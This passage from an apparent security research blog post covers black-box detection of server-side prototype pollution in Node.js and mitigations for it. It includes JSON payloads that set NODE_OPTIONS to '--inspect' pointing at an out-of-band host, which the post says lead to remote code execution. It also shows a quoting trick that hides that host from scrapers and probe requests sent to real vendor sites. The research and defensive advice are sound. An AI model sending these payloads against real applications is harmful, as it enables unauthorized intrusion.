

This technique can be applied to other libraries that allow you to traverse the prototype chain in this way.

OAST

I read an excellent paper about exploiting prototype pollution by Mikhail Shcherbakov, Musard Balliu & Cristian-Alexandru Staicu. In the paper they detail how to exploit Node sinks such as `fork()`, `exec()`, `execSync()` and others.

I wondered if I could create a reliable method to detect asynchronously if prototype pollution had occurred. Using their techniques as a base, I found you could reliably create a DNS interaction if a vulnerable sink was used anywhere on the app. I created a payload that would work in multiple NodeJS sinks:

```
{ "__proto__": { "argv0":"node", "shell":"node", "NODE_OPTIONS":"--inspect=id.oastify.com" } }
```

This would cause a DNS interaction on id.oastify.com as a bonus that not only detects that the app is vulnerable but also provides you with a means of exploiting it. Since if you can control the inspect command line argument then you can get RCE via a devtools connection. There is no need to attempt to inject shell commands.

This was great but I was getting a lot of false positives from sites that scrape hostnames via an overly enthusiastic WAF or other system. I needed a way to obfuscate the host to prevent scraping. In addition, it had to work on every platform: Mac, Windows and Linux.

I tried a bunch of different techniques like using ${} and single quotes but they didn't seem to work on Windows. Finally after lots of hacking I found you can use double quotes on every OS to obfuscate hosts in command line arguments:

```
{ "__proto__": { "argv0":"node", "shell":"node", "NODE_OPTIONS":"--inspect=id\"\".oastify\"\".com" } }
```

This will successfully evade scrapers and create the required DNS interaction.

Detecting JavaScript engines

As part of this research I asked myself the following questions: What would happen if you used valid JavaScript properties in parameters? Can you leak code? Can you detect what JavaScript engine they are using? I extended the server-side extension to look for native code in responses when using valid JavaScript properties in requests.The results were quite surprising:

```
GET / HTTP/2
Host: creative.adobe.com
Cookie: creative-cloud-loc=constructor
```

```
HTTP/1.1 200 OK
Set-cookie: creative-cloud-language=function
Object(){[native code]}; ...
```

In the preceding example, I send a probe that uses the cookie "creative-cloud-loc" and assign it a value of constructor. The response then sets a cookie, but look at the value! That looks like JavaScript code! This cookie value obviously controls a property name somewhere in their code and reflects the value from the object, but because I use the constructor property, it's reflecting the Object constructor.

Adobe wasn't the only vendor that had problems with JavaScript properties:

```
GET /?valueOf HTTP/2
Host: apps.apple.com
```

```
HTTP/2 500 Internal Server Error
```

```
GET /?toString HTTP/2
Host: apps.apple.com
```

```
HTTP/2 500 Internal Server Error
```

That got me thinking about how you could use a property name to determine the JavaScript engine being used. For example, you could detect if it's a JavaScript engine with a series of probes: `toString/valueOf/hasOwnProperty` and then follow up with `xtoString/xvalueOf/xhasOwnProperty`. If this results in different behaviour, then you can probably assume the site in question is using JavaScript. You could also detect Rhino by looking for specific properties for that engine: `toSource/__iterator__`.

Debugging Node applications

Provided you have the source code, you can test Node applications by using the --inspect or --inspect-brk command line flags. By running your Node app with these you can use Chrome's developer tools to debug it. Once your app is running, you can connect Chrome's devtools to node by visiting chrome://inspect and clicking the link under Remote Target. This enables you to debug the application like it was client side. --inspect-brk is especially useful when you want to debug something that has already happened by the time you connect to devtools. Using this flag pauses the debugger and allows you to step through the code when the application is first executed. I made extensive use of these flags to help me find prototype pollution detection properties.

Preventing server-side prototype pollution

Use Map/Set

To prevent server-side prototype pollution you can use Map and Set objects; these provide a safe API for looking up properties that do not inherit from the Object prototype.

`let options = new Map(); options.set('foo', 'bar'); console.log(options.get('foo'))//bar

let allowedTags = new Set(); allowedTags.add('b'); if(allowedTags.has('b')) { // }`

Deleting **proto**

Node offers a way to remove the `__proto__` property completely, although this won't prevent prototype pollution entirely since you can still perform attacks using constructor.prototype. However, it's a good defence-in-depth measure. You can use it by supplying the command line flag "--disable-proto=delete".

Null prototype

If you have to use a regular object, then you need to ensure it uses a null prototype. This means it doesn't inherit from the Object prototype. You can do this by initialising the object using Object.create(null). If you have to use an object literal, then as a last resort you can use the `__proto__` property like this:

`let optionsObject = {__proto__:null};`

Credits

Whilst conducting this research I read some fantastic papers including Olivier Arteau's paper that was particularly inspirational. As well as exploiting prototype pollution by Mikhail Shcherbakov, Musard Balliu & Cristian-Alexandru Staicu. Paul Gerste's post on exploiting Blitz and Michał Bentkowski's post exploiting Kibana. I also became aware that Daniel Thatcher and @BitK_ was researching the same topic so we've decided to coordinate our research. You can find Daniel's post over on Intruder's blog and @BitK_'s Yeswehack's blog

Conclusion

I've proven that safe black-box detection of prototype pollution is possible by using subtle differences in server behaviour. Using these various techniques, I've shown you can automate the discovery of prototype pollution flaws and I've provided an open source toolkit to help you find them in your own applications. I've also shown you how to write secure code by using safe APIs. Finally, after reading this I'm sure you're excited to try out the techniques for yourself and to help with that we've built some Web Security Academy labs that will enable you to practise your new skills.

black-box server-side prototype pollution scanning

Back to all articles